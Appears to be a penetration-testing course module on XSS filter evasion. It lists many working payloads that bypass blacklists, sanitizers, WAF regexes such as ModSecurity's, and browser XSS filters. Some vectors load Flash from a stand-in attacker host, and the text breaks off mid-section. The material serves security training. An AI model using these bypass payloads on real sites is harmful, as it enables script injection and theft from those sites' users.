Web Application Penetration Testing eXtreme

v2

XSS Filter Evasion and WAF Bypassing

Section 01 | Module 04

Table of Contents

MODULE 04 | XSS FILTER EVASION AND WAF BYPASSING

Learning Objectives

In the first module we covered **filtering basics**, a set of controls that can be implemented at different layers to protect web applications.

In this module, we are going to study some evasion techniques to fool weakest rules and obtain working **XSS bypass vectors**.

4.1

Introduction

4.1 Introduction

Over the years, many security researchers have developed guides and cheat sheets to help security professionals in testing Cross-Site Scripting flaws.

The most notorious was created by RSnake and is called "*XSS Filter Evasion Cheat Sheet*" and was later **donated to OWASP**. Another interesting project is **HTML5 Security Cheatsheet** by Cure53.

https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
http://html5sec.org/

4.1 Introduction

In this module, we are not going to analyze the vectors one by that are reported in the cheat sheet, but rather detect which of them are possible scenarios we may run into and see how to overcome them.

The most common scenarios you will come across are:

1. The XSS vector is blocked by the application or something else
2. The XSS vector is sanitized
3. The XSS vector is filtered or blocked by the browser

Bypassing Blacklisting Filters

4.2 Bypassing Blacklisting Filters

Due to ease of installation, filters in blacklist mode are the most common. Their goal is to detect specific patterns and prevent malicious behaviors. It is all a matter of "***patterns***", the more accurate they are the more often they will prevent attacks.

Click HERE to go back to Slide 59

4.2.1 Injecting Script Code

The `<script>` tag is the primary method which can be used to execute client-side scripting code such as JavaScript.

It was designed for this purpose, and of course, this is the first vector that most filters block.

4.2.1.1 Bypassing Weak <script> Tag Banning

It may happen that the filters are weak, and do not cover all the possible cases, making them bypassable.

The following examples are just few bypasses for weak rules.

4.2.1.1 Bypassing Weak <script> Tag Banning

```
<ScRiPt>alert(1);</ScRiPt>
```
← Upper- & Lower-case characters

```
<ScRiPt>alert(1);
```
← Upper- & Lower-case characters, without closing tag

```
<script/random>alert(1);</script>
```
← Random string after the tag name

```
<script
>alert(1);</script>
```
← Newline after the tag name

```
<scr<script>ipt>alert(1)</scr<script>ipt>
```
← Nested tags

```
<scr\x00ipt>alert(1)</scr\x00ipt>
```
← NULL byte (IE up to v9)

4.2.1.2 ModSecurity > Script Tag Based XSS Vectors Rule

For example, this is how ModSecurity filters the `<script>` tag:

```
SecRule ARGS
"(?i)(<script[^>]*>[\s\S]*?<\/script[^>]*>|<script[^>]
*>[\s\S]*?<\/script[[\s\S]]*[\s\S]|<script[^>]*>[\s\S]
*?<\/script[\s]*[\s]|<script[^>]*>[\s\S]*?<\/script|<s
cript[^>]*>[\s\S]*?)"
```

[continue]

Source> https://github.com/SpiderLabs/owasp-modsecurity-crs/blob/master/base_rules/modsecurity_crs_41_xss_attacks.conf

4.2.1.2 ModSecurity > Script Tag Based XSS Vectors Rule

Clearly, this is not the only way we have to inject script code.

There are several alternatives in which it is possible to run our code, such as different HTML tags and related event handlers.

4.2.1.3 Beyond <script> Tag...Using HTML Attributes

```
<a href="javascript:alert(1)">show</a>
<a href="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">show</a>

<form action="javascript:alert(1)"><button>send</button></form>

<form id=x></form><button form="x" formaction="javascript:alert(1)">send</button>
```

4.2.1.3 Beyond <script> Tag...Using HTML Attributes


```
<object data="javascript:alert(1)">
<object data="data:text/html,<script>alert(1)</script>">
<object data="data:text/html;base64, PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">

<object data="//hacker.site/xss.swf">
<embed code="//hacker.site/xss.swf" allowscriptaccess=always>
```

Here is a tiny tool https://github.com/evilcos/xss.swf

https://github.com/evilcos/xss.swf

4.2.1.4 Beyond <script> Tag...Using HTML Events

Events are the way that HTML DOM adds interactivity between the website and its visitors; this happens simply by executing the client-side code (e.g., JavaScript).



```
<p onclick="alert('Clicked!!!')">
  At DevelopPHP you can learn about...
</p>
```

Source> http://www.developphp.com/

4.2.1.4 Beyond <script> Tag...Using HTML Events

Almost all event handlers identifier start with **on** and are followed by the name of the event. One of the most used is **`onerror`**:

```
<img src=x onerror=alert(1)>
```

But, there are many other events.

4.2.1.4 Beyond <script> Tag...Using HTML Events

Below are some HTML 4 tags examples:

```
<body onload=alert(1)>
<input type=image src=x:x onerror=alert(1)>
<isindex onmouseover="alert(1)" >
<form oninput=alert(1)><input></form>
<textarea autofocus onfocus=alert(1)>
<input oncut=alert(1)>
```

4.2.1.4 Beyond <script> Tag…Using HTML Events

Below are some HTML 5 tags examples:

```
<svg onload=alert(1)>
<keygen autofocus onfocus=alert(1)>
<video><source onerror="alert(1)">
<marquee onstart=alert(1)>
```

4.2.1.4 Beyond <script> Tag...Using HTML Events

From a defensive point of view, the solution is to filter all the events that start with **on*** in order to block this injection point.

This is a **very common** regex you might find used widely:

```
(on\w+\s*=)
```

4.2.1.4 Beyond <script> Tag...Using HTML Events

Thanks to a mix of HTML and browsers "dynamisms", we can easily bypass this first filter:

```
<svg/onload=alert(1)>
<svg//////onload=alert(1)>
<svg id=x;onload=alert(1)>
<svg id=`x`onload=alert(1)>
```

4.2.1.4 Beyond <script> Tag...Using HTML Events

So, we have an *"upgrade"*:

```
(?i)([\s\"'`;\/0-9\=]+on\w+\s*=)
```

But there is still a problem. Some browsers convert the **control character** to a space, thus the `\s` meta-character is not enough to cover all possible characters.

4.2.1.4 Beyond <script> Tag...Using HTML Events

Here are some bypasses:

Works in all browsers except Safari

```
<svg onload%09=alert(1)>
<svg %09onload=alert(1)>
<svg %09onload%20=alert(1)>
<svg onload%09%20%28%2C%3B=alert(1)>
<svg onload%0B=alert(1)>
```

IE only

4.2.1.4 Beyond <script> Tag...Using HTML Events

Thanks to Masato Kinugawa, we have a first list of control characters allowed between the event name attribute (e.g. `onload`) and the equal sign (`=`) character, or just before the event name:

IExplorer =	[0x09,0x0B,0x0C,0x20,0x3B]
Chrome =	[0x09,0x20,0x28,0x2C,0x3B]
Safari =	[0x2C,0x3B]
FireFox =	[0x09,0x20,0x28,0x2C,0x3B]
Opera =	[0x09,0x20,0x2C,0x3B]
Android =	[0x09,0x20,0x28,0x2C,0x3B]

4.2.1.4 Beyond <script> Tag…Using HTML Events

Browsers, however, are in continuous evolution; therefore, some of the characters allowed may not work anymore. So, on Shazzer Fuzz DB, Gareth Heyes has created two fuzzer tests:

- Characters allowed after attribute name
- Characters allowed before attribute name

You can run it in your browser or view the results of browsers already scanned.

http://shazzer.co.uk/vector/Characters-allowed-after-attribute-name
http://shazzer.co.uk/vector/Characters-allowed-before-attribute-name

4.2.1.4 Beyond <script> Tag…Using HTML Events

To date, a valid regex rule should be the following:

```
(?i)([\s\"'`;\/0-9\=\x00\x09\0A\x0B\x0C\0x0D\x3B\x2C
\x28\x3B]+on\w+[\s\x00\x09\0A\x0B\x0C\0x0D\x3B\x2C\x28\x3
B]*?=)
```

4.2.2 Keyword Based Filters

Other obstacles that a signature-based filter may introduce are focused on preventing the executing of scripting code by blocking the use of certain keywords, for example: **`alert`**, **`javascript`**, **`eval`**, etc...

Let’s now look at some "**alternatives**" you may use to bypass these types of filters. Remember, some encoding and obfuscation techniques were introduced in ***Module 1***, if you need just go back and check again.

4.2.2.1 Character Escaping

JavaScript allows various character escape types that provide us the ability to execute the code instead of being interpreted as literal form.

For the following examples, let's suppose we need to bypass a filter that blocks the **`alert`** keyword. We are ignoring, for a second, that there are other alternatives (see: prompt, confirm, etc.).

4.2.2.1.1 Character Escaping > Unicode

Blocked!!

```
<script>alert(1)</script>
```

Here we see Unicode escaping **without** using native functions:

```
<script>\u0061lert(1)</script>
<script>\u0061\u006C\u0065\u0072\u0074(1)</script>
```

4.2.2.1.1 Character Escaping > Unicode

Blocked!!

```
<script>alert(1)</script>
```

We can also see here, Unicode escaping **using** native functions. Note, **`eval`** is just one of many:

```
<script>eval("\u0061lert(1)")</script>
<script>eval("\u0061\u006C\u0065\u0072\u0074\u0028\u0031\u0029")</script>
```

4.2.2.1.2 Character Escaping > Decimal, Octal, Hexadecimal

Blocked!!

```
<img src=x onerror="alert(1)"/>
```

If the filtered vector is within a string, in addition to Unicode, there are multiple escapes we may adopt:

Octal escape

```
<img src=x onerror="\u0061lert(1)"/>
<img src=x onerror="eval('\141lert(1)')"/>
<img src=x onerror="eval('\x61lert(1)')"/>
```

Hexadecimal escape

4.2.2.1.2 Character Escaping > Decimal, Octal, Hexadecimal

Blocked!!

```
<img src=x onerror="alert(1)"/>
```

Hexadecimal Numeric Character Reference

```
<img src=x onerror="&#x0061;lert(1)"/>
<img src=x onerror="&#97;lert(1)"/>
<img src=x onerror="eval('\a\l\ert\(1\)')"/>
```

Decimal NCR

Superfluous escapes characters

4.2.2.1.2 Character Escaping > Decimal, Octal, Hexadecimal

Blocked!!

```
<img src=x onerror="alert(1)"/>
```

All character escaping can stay together!

```
<img src=x onerror="\u0065val('\141\u006c&#101;&#x0072t\(&#49)')"/>
```

4.2.2.2 Constructing Strings

Knowing how to construct strings is an important skill in bypassing filters.

For example, as usual, the **`alert`** keyword is blocked, but most likely **`"ale"+"rt"`** is not detected. Let’s see some examples.

4.2.2.2 Constructing Strings

JavaScript has several functions useful to create strings.

```
/ale/.source+/rt/.source
String.fromCharCode(97,108,101,114,116)
atob("YWxlcnQ=")
17795081..toString(36)
```

4.2.2.3 Execution Sinks

To execute code, we have used the **`eval`** function before, as well as the events associated to some tags. Technically, functions that parse string as JavaScript code are called **execution sinks**, and JavaScript offers several alternatives.

The reason why we must analyze these function is simple: if we are able to control one of them, we can execute JavaScript code!

4.2.2.3 Execution Sinks


The following are just a few sinks; for a complete list, refer to the **DOM XSS Wiki**:

```
setTimeout("JSCode") //all browsers
setInterval("JSCode") //all browsers
setImmediate("JSCode") //IE 10+
Function("JSCode") //all browsers
```

https://code.google.com/p/domxsswiki/wiki/ExecutionSinks

4.2.2.3 Execution Sinks

An interesting variation of the `Function` sink is:



```
[].constructor.constructor(alert(1))
```

4.2.2.4 Pseudo-protocols

`javascript:` is an "***unofficial URI scheme***", commonly referred as a pseudo-protocol. It is useful to invoke JavaScript code within a link.

A common pattern recognized by most filters is `javascript` keyword followed by a colon character (:)

```
<a href="javascript:alert(1)"/>
```

Blocked!!

4.2.2.4 Pseudo-protocols

Note: **`javascript:`** is not needed on event handlers; so, we should avoid using it. Since the pseudo-protocol is often introduced within a string, we can use all the variations seen before.

Let's check out some examples.

4.2.2.4 Pseudo-protocols

```
<object data="javascript:alert(1)">
```

Blocked!!

```
<object data="JaVaScRiPt:alert(1)">
<object data="javascript&colon;alert(1)">
<object data="java
script:alert(1)">
<object data="javascript&#x003A;alert(1)">
<object data="javascript&#58;alert(1)">
<object data="&#x6A;avascript:alert(1)">
<object
data="&#x6A;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3A;alert(1)">
```

4.2.2.4 Pseudo-protocols

In addition to **`javascript:`**, there are also **`data:`** (RFC 2397) and the Internet Explorer exclusive **`vbscript:`**.

Let's see how they work.

http://tools.ietf.org/html/rfc2397

4.2.2.4.1 Pseudo-protocols > data:

The **`data`** URI scheme allows for the inclusion of **small** data items served with different media types. This is the structure form:

```
data:[<mediatype>][;base64],<data>
```

The media type that mainly interests us is **`text/html`**, and the **`base64`** indicator, which allows us to encode our data. Let’s see some implementations.

4.2.2.4.1 Pseudo-protocols > data:

```
<object data="javascript:alert(1)">
```

Blocked!!

If `javascript:` is blocked:

```
<object data="data:text/html,<script>alert(1)</script>">
<object data="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">
```

Base64 encoded

4.2.2.4.1 Pseudo-protocols > data:

```
<embed code="data:text/html,<script>alert(1)</script>">
```

Blocked!!

If data: is blocked:

```
<embed code="DaTa:text/html,<script>alert(1)</script>">
<embed code="data&colon;text/html,<script>alert(1)</script>">
<embed code="data&#x003A;text/html,<script>alert(1)</script>">
<embed code="&#x64;&#x61;ta:text/html,<script>alert(1)</script>">
```

etc..

4.2.2.4.2 Pseudo-protocols > vbscript:

The **`vbscript`** pseudo-protocol is not so common since it can only be used on Internet Explorer.

From the IE11 in Edge mode, **VBScript is no longer supported** for the Internet zone. Let's check out some scenarios.

http://msdn.microsoft.com/en-us/library/ie/dn384057(v=vs.85).aspx

4.2.2.4.2 Pseudo-protocols > vbscript:

To invoke VBScript, we may use **vbscript:**, as well as **vbs:**

```
<img src=a onerror="vbscript:msgbox 1"/>
<img src=b onerror="vbs:msgbox 2"/>
<img src=c onerror="vbs:alert(3)"/>
<img src=d onerror="vbscript:alert(4)"/>
```

Works till **IE8**

Works till **IE Edge**

4.2.2.4.2 Pseudo-protocols > vbscript:

Unlike JavaScript, till version 8 the code is case insensitive. This is very useful when the application transforms the input.

```
<iMg src=a onErRor="vBsCriPt:AlErT(4)"/>
```

4.2.2.4.2 Pseudo-protocols > vbscript:

```
<img src=x onerror="vbscript:alert(1)"/>
```

Blocked!!

If the `vbscript:` is blocked, we could use the usual encoding techniques:

```
<img src=x onerror="vbscript&#x003A;alert(1)">
<img src=x onerror="vb&#x63;cript:alert(1)">
```

etc…

4.2.2.4.2 Pseudo-protocols > vbscript:

```
<img src=x onerror="vbscript:alert(1)"/>
```

Blocked!!

But do not forget that IE is NUL bytes friend!!

```
<img src=x onerror="v&#00;bs&#x00;cri pt:alert(1)">
```

NULL NULL NULL


4.2.2.4.2 Pseudo-protocols > vbscript:

An old feature that Microsoft provided was the Script Encoder tool. This feature allows us to obfuscate VBScript and JScript code, and was originally designed to prevent users from inspecting client-side script code.

The command-line utility (`srcenc`) is only available in older versions of Windows. Online there are some tools for this purpose; for example, Scripts Encryptor.

http://msdn.microsoft.com/en-us/library/cbfz3598(v=vs.84).aspx
http://dennisbabkin.com/screnc/

4.2.2.4.2 Pseudo-protocols > vbscript:



Operation: [✓ Scramble] Organize No changes

Type: Script in 'Before': VBScript

End of Lines: [✓ CR+LF (\r\n)] LF only (\n) CR only (\r)

HTML: Escape tags, Escape text, Random escape

Scripts: [✓ Encode script] Escape quotes, Escape code, [✓ Random capping] [✓ Add colons] Remove semicolons

Before

```
alert(1)
```

After

```
#@~^CAAAAA==C^+.D`8#mgIAAA==^#~@
```

```
<img src=x onerror="vbscript.Encode:#@~^CAAAAA==C^+.D`8#mgIAAA==^#~@">
<img src=x language="VBScript.Encode" onerror="#@~^CAAAAA==C^+.D`8#mgIAAA==^#~@">
<script language="VBScript.Encode">#@~^CAAAAA==C^+.D`8#mgIAAA==^#~@</script>
```

Works till IE8

You've been studying quite intently. We recommend taking a quick break and come back refreshed. ^_^

Bypassing Sanitization

4.3 Bypassing Sanitization

Often, security mechanisms choose to sanitize potential XSS vectors instead of blocking the entire request. These are probably the most common filters we may encounter during our tests.

For example, the most common is to *HTML-encode* some key characters, such as `<` (`&lt;`), `>` (`&gt;`), etc. This is not always enough and depends in which point of the page the untrusted data is injected.

4.3.1 String Manipulations

In some situations, a filter may manipulate your vector by removing malicious keywords. For example, removing the `<script>` tags.

A common mistake with this behavior is that the rule removes only the first instance of the matched expression.

4.3.1.1 Removing HTML Tags

For example, `<script>alert(1)</script>` is correctly sanitized to `alert(1)`, but since the check is not performed recursively:

```
<scr<script>ipt>alert(1)</script>
```

This could be a bypass!

4.3.1.1 Removing HTML Tags

Additionally, if the filter performs recursive checks, you should always inspect whether it is still exploitable. Maybe changing the order of injected strings may work in your favor.

Let’s see an example.

4.3.1.1 Removing HTML Tags

It may be possible that recursive checks are in sequence. They start with the `<script>` tag, then the next one and so on, without restarting again from the first to check if there are no more malicious strings.

The following vector could be a bypass:

```
<scr<iframe>ipt>alert(1)</script>
```

4.3.1.1 Removing HTML Tags

Of course, if we already know or are able to guess the sequence, then we could create more complex vectors and maybe use several character encodings, as we have seen in ***Bypassing Blacklisting Filters*** section.

It all depends on the filter that we are facing.

4.3.1.2 Escaping Quotes

It is both a matter of HTML Tags and often, the injection points are inside quoted strings. Commonly, filters place the backslash character (\) before quotes to escape that kind of character.

It is also required to escape the backslash to avoid bypasses. For example, let us suppose we can control the value `randomkey` in the following code, but the quotes are escaped:

```
<script>
    var key = 'randomkey';
</script>
```

4.3.1.2 Escaping Quotes

Instead of `randomkey`, if we inject `randomkey\' alert(1); //` then we have a bypass.

Escape the apostrophe

This is because the application will escape the apostrophe transforming our input in `randomkey\\' alert(1); //`.

Escape the backslash

But this will escape only the backslash, allowing us to terminate the string and inject the `alert` code.

4.3.1.2 Escaping Quotes

One of useful Javascript methods is `String.fromCharCode()`.

It allows us to generate strings starting from a sequence of Unicode values.

U+0073 (N° 115)
LATIN SMALL LETTER S

s

```
String.fromCharCode(120,115,9416)
```

x

U+0078 (N° 120)
LATIN SMALL LETTER X

⍰

U+24C8 (N° 9416)
CIRCLED LATIN
CAPITAL LETTER S

4.3.1.2 Escaping Quotes

Also, don't forget:

Spaces allowed here

```
/your string/.source
```

```
43804..toString(36)
```

NO Spaces allowed with Base36

4.3.1.2 Escaping Quotes

We could also play with the **`unescape`** method to escape a string generated. For example, we could escape a string with **`.source`** technique.

```
unescape(/%78%u0073%73/.source)
```

Even if this feature has been deprecated, many browsers still support it.

4.3.1.2 Escaping Quotes

In addition to this, there are **decodeURI** and **decodeURIComponent** methods. In this case, characters needs to be URL-encoded to avoid **URI malformed** errors.

```
decodeURI(/alert(%22xss%22)/.source)

decodeURIComponent(/alert(%22xss%22)/.source)
```

4.3.1.2 Escaping Quotes

These methods could be useful if you can inject into a script or event handler, but you cannot use quotation marks because they are properly escaped.

Of course, do not forget that each of them will return a string, so you need an execution sink to trigger the code (IE: `eval`).

4.3.1.3 Escaping Parentheses

Parentheses are fundamental to invoke a function and pass parameters. If a potential filter removes all parenthesis in our injected vector, how should we act? Gareth Heyes **found a way** to pass arguments to a function without parentheses.

The technique abuses the onerror handler that is part of the window object, assigning a function to call once an error has been generated using `throw` followed by the arguments to the function assigned to the error handler. Crazy huh? Let's look at an example.

http://www.thespanner.co.uk/2012/05/01/xss-technique-without-parentheses/

4.3.1.3 Escaping Parentheses

Generate the error

```
<img src=x onerror="window.onerror=eval;throw'=alert\x281\x29'">
```


Function to invoke in case of error

Parameters for the error function

4.3.1.3 Escaping Parentheses

This is a simple version: **`onerror=alert;throw 1;`**

In some browsers it adds **`Uncaught`** to the arguments. Comparing the two solutions, the first is better, but does not work in Firefox and Internet Explorer. With this simple version removes **`Uncaught`** from the arguments.



```
The page at hacker.site says:

Uncaught 1
```

4.3.1.3 Escaping Parentheses

Since the *"arguments section"* is quoted, it is possible to do some encoding like the following:

```
<img src=x onerror="
window.onerror=eval;throw'\u003d&#x0061;&#x006C;ert&#x0028;1&#41;'
"/>
```

Bypassing Browser Filters

4.4 Bypassing Browser Filters


In the first module of this course, we introduced the main **Client-side Filters** used nowadays. These filters try to protect users from XSS attacks but, as we have seen, they need to be generic enough to both be enabled always and avoid blocking legitimate features.

They do not cover all possible XSS attack scenarios and they focus on Reflected type of XSS. Let's see some examples of what they do or do not filter. We should also consider that some bypasses may have been fixed.

4.4.1 (Un)Filtered Scenarios – Injecting Inside HTML Tag

Injecting Inside HTML Tag


One of the most common Reflected XSS vectors is the following: (It this detected by all main filters).



4.4.1 (Un)Filtered Scenarios – Injecting Inside HTML Tag

Injecting Inside HTML Tag

Removing the final greater-than sign (>), we have a bypass for browsers with XSSAuditor.




```
http://victim.site/inject?x=<svg/onload=alert(1)
```

```
<div>
    Hello Injection
</div>
```

4.4.2 (Un)Filtered Scenarios – Injecting Inside HTML Tag Attributes

Injecting Inside HTML Tag Attributes

Another scenario is when it is possible to inject within HTML attributes:

